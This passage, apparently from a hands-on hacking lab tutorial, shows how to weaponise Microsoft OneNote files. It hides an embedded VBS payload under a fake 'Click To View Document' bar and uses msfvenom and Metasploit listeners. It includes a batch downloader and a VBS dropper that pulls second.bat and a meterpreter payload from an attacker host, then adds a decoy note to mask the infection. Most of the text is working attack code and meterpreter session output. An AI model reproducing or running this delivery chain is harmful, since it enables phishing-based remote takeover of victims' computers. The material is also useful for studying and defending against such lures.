
The screenshot shows the Microsoft OneNote application interface. The top ribbon includes tabs for File, Home, Insert, Draw, History, Review, View, and Help. The 'Insert' tab is currently selected. Below the ribbon, there are options for Table, File Attachment, File Printout, and Page Templates. The main note area displays a timestamp 'Friday, March 17, 2023 4:51 PM' and a text entry: 'This is the not created for testing a hacking method in Hackercool Cybersecurity Labs.' Below the text is a file attachment icon labeled 'met_153_...'. The 'Insert' menu is open on the right side, showing options like Insert Space, Images (with sub-options Screen Clipping..., Pictures..., and Online Pictures...), Links (with Link...), Time Stamp (with Date & Time), and Symbols (with Symbol and Equation). The 'Pictures...' option is highlighted with a red rectangle.




Next, I drag this bar image and place it over the payload just like that.



This will entirely cover the payload. In Real World attacks, the OneNote attachment is a digital note acting as a lure document luring its victims to click on the bar saying “Click To View Document”. Then I save the file. You can see it has “.one” extension.



If you click on this bar, you can see popup showing. This warning says opening untrusted attachments can be harmful. It's the usual Microsoft's warning that fails to stop hacking attacks.



Let's move on to the action. On the Attacker System, I start a Metasploit listener as shown below.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
```

Now, when I execute the payload on the target system and accept the warning, we have a meterpreter session on the target system.

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (175686 bytes) to 192.168.40.150
[*] Meterpreter session 1 opened (192.168.40.153:4444 -> 192.168.40.150:51353) at 2023-03-17 07:59:16 -0400

meterpreter > sysinfo
Computer      : DESKTOP-PRLKILM
OS            : Windows 10 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter > getuid
Server username: DESKTOP-PRLKILM\admin
meterpreter >
```

In some Real World attacks, the payload was a HTA file instead of being a VBS payload.


```

(kali@222vm) - [~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.40.153 lport=4444 -f hta-psh -o /home/kali/Desktop/met_153_4444.hta

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of hta-psh file: 7424 bytes
Saved as: /home/kali/Desktop/met_153_4444.hta

(kali@222vm) - [~]
$ █

```

Since the operation is same, we are not showing it here. But some attacks have used an embedded Batch file to download payload and execute it. Here's the batch script to download the same VBS payload we used above and execute it.

```

start.bat - Notepad
File Edit Format View Help
@echo OFF
powershell Invoke-WebRequest -Uri http://192.168.40.153:8000/met_153_4444.vbs -OutFile $env:temp\payload.vbs
cd %temp%
start payload.vbs

```

```

meterpreter >
Background session 1? [y/N]
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
█

```

```

meterpreter >
Background session 1? [y/N]
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (175686 bytes) to 192.168.40.150
[*] Meterpreter session 2 opened (192.168.40.153:4444 -> 192.168.40.150:50253) at 2023-03-18 08:12:45 -0400

meterpreter > █

```



```
[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (175686 bytes) to 192.168.40.150
[*] Meterpreter session 2 opened (192.168.40.153:4444 -> 192.168.40.150:50253) at 2023-03-18 08:12:45 -0400
```

```
meterpreter > sysinfo
```

```
Computer       : DESKTOP-PRLKILM
OS             : Windows 10 (10.0 Build 17763).
Architecture   : x64
System Language : en_US
Domain         : WORKGROUP
Logged On Users : 1
Meterpreter    : x86/windows
```

```
meterpreter > getuid
```

```
Server username: DESKTOP-PRLKILM\admin
```

```
meterpreter > █
```

Some Real world attacks have used different mode of operation. The malicious OneNote file was embedded with a VBS script which acted as a Dropper. As the name implies, dropper (which may or may not be malicious) drops payloads on to the target system. This dropper dropped a Batch file to the temp directory of the target and executed this Batch file after some time. This batch file when ran downloaded the actual payload and executed it on the target system. Let's see it practically. Here's the code of the Dropper written in VBS.

```
GNU nano 7.2                                dropper.vbs *
on error resume next
dim file
file1 = "%temp%" + "\second.bat"

CreateObject("WScript.Shell").Run "cmd /c powershell Invoke
-WebRequest -Uri http://192.168.40.153:8000/second.bat -Outfile
$env:tmp\second.bat;Start-Sleep -Seconds 1 " + file,0, true
CreateObject("WScript.Shell").Run file1
```

```
^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify
```

As readers can see, it downloads a Batch file named "second.bat" from the attacker system. Here's the code of the "second.bat" Batch script.

No Time to add Trivia


```
(kali@222vm) - [~/ONENOTE_H]
$ cat second.bat
@echo OFF
powershell Invoke-WebRequest -Uri http://192.168.40.153:8000/met_1
53_4444.vbs -OutFile $env:temp\payload.vbs
cd %temp%
start /b payload.vbs
```

```
(kali@222vm) - [~/ONENOTE_H]
$
```

Let's start a listener on the Attacker system.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reve
rse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.40.152
lhost => 192.168.40.152
msf6 exploit(multi/handler) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
```

Let's copy the dropper.vbs file to the target system and execute it.

	Bar.png	3/17/2023 5:19 PM	PNG File
	Bat_To_Exe_Converter.zip	1/13/2023 7:26 PM	WinRAR ZIP
	Click_For_password.iso	8/12/2022 6:11 PM	Disc Image
	cmd_exec_polyglot.ps1	3/2/2023 4:56 PM	Windows Pc
	dropper.vbs	3/19/2023 6:03 PM	VBScript Sci
	Fire_2_installer.exe	1/11/2023 2:23 PM	Application

```
(kali@222vm) - [~/ONENOTE_H]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.40.150 - - [19/Mar/2023 08:33:21] "GET /dropper.vbs HTTP/1
.1" 200 -
```


When dropper.vbs is executed, it downloads the “second.bat” script and executes it which in turn downloads “met_153_4444.vbs” file and executes it.

```
(kali@222vm) - [~/ONENOTE_H]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.40.150 - - [19/Mar/2023 08:33:21] "GET /dropper.vbs HTTP/1.1" 200 -
192.168.40.150 - - [19/Mar/2023 08:33:56] "GET /second.bat HTTP/1.1" 200 -
192.168.40.150 - - [19/Mar/2023 08:33:58] "GET /met_153_4444.vbs HTTP/1.1" 200 -
```

This as expected gives us a meterpreter session on the target system.

```
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (175686 bytes) to 192.168.40.150
[*] Meterpreter session 2 opened (192.168.40.153:4444 -> 192.168.40.150:50689) at 2023-03-19 08:34:00 -0400
```

```
meterpreter > sysinfo
```


```
Computer      : DESKTOP-PRLKILM
OS            : Windows 10 (10.0 Build 17763).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
```

```
meterpreter > getuid
```

```
Server username: DESKTOP-PRLKILM\admin
```

```
meterpreter >
```

But this is all too obvious. Real world Attackers have some subtlety to them. Let me show one example. We create another OneNote note.



This note will act as a Decoy document that will be opened to be shown to the users when they click on the “dropper.vbs” file. I save it as Decoy.one file.

```
(kali@222vm) - [~/ONENOTE_H]
$ ls
Decoy.one  dropper.vbs  met_153_4444.vbs  second.bat

(kali@222vm) - [~/ONENOTE_H]
$
```

I once again host this file along with the previously used three files on the Attacker system. Next, I edit the dropper.vbs file to download and run two files instead of one file previously. Here's the script.

```
GNU nano 7.2                                dropper.vbs
on error resume next
dim file
file1 = "%temp%" + "\Decoy.one"
file2 = "%temp%" + "\second.bat"

CreateObject("WScript.Shell").Run "cmd /c powershell Invoke
-WebRequest -Uri http://192.168.40.153:8000/Decoy.one -Outfile
$env:tmp\Decoy.one;Start-Sleep -Seconds 1 " + file1,0, true
CreateObject("WScript.Shell").Run file1

CreateObject("WScript.Shell").Run "cmd /c powershell Invoke
[ Read 15 lines ]
^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute
^X Exit      ^R Read File ^\ Replace  ^U Paste     ^J Justify
```

So, when a target user clicks on this dropper.vbs file, it should open the Decoy.one file while downloading the “second.bat” file in background. Let's test this. Let's start a listener on the attacker system.

```
Background session 2? [y/N]
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
```


Then we copy the new dropper.vbs to the target system and execute it.

```
(kali@222vm) - [~/ONENOTE_H]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.40.150 - - [19/Mar/2023 08:54:24] "GET / HTTP/1.1" 200 -
192.168.40.150 - - [19/Mar/2023 08:54:28] "GET /dropper.vbs HTTP/1.1" 200 -
192.168.40.150 - - [19/Mar/2023 08:54:38] "GET /Decoy.one HTTP/1.1" 200 -
192.168.40.150 - - [19/Mar/2023 08:54:40] "GET /second.bat HTTP/1.1" 200 -
192.168.40.150 - - [19/Mar/2023 08:54:43] "GET /met_153_4444.vbs HTTP/1.1" 200 -
```

This once again gives us a meterpreter session on the target system.

```
Background session 2? [y/N]
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (175686 bytes) to 192.168.40.150
[*] Meterpreter session 3 opened (192.168.40.153:4444 -> 192.168.40.150:51391) at 2023-03-19 08:54:46 -0400

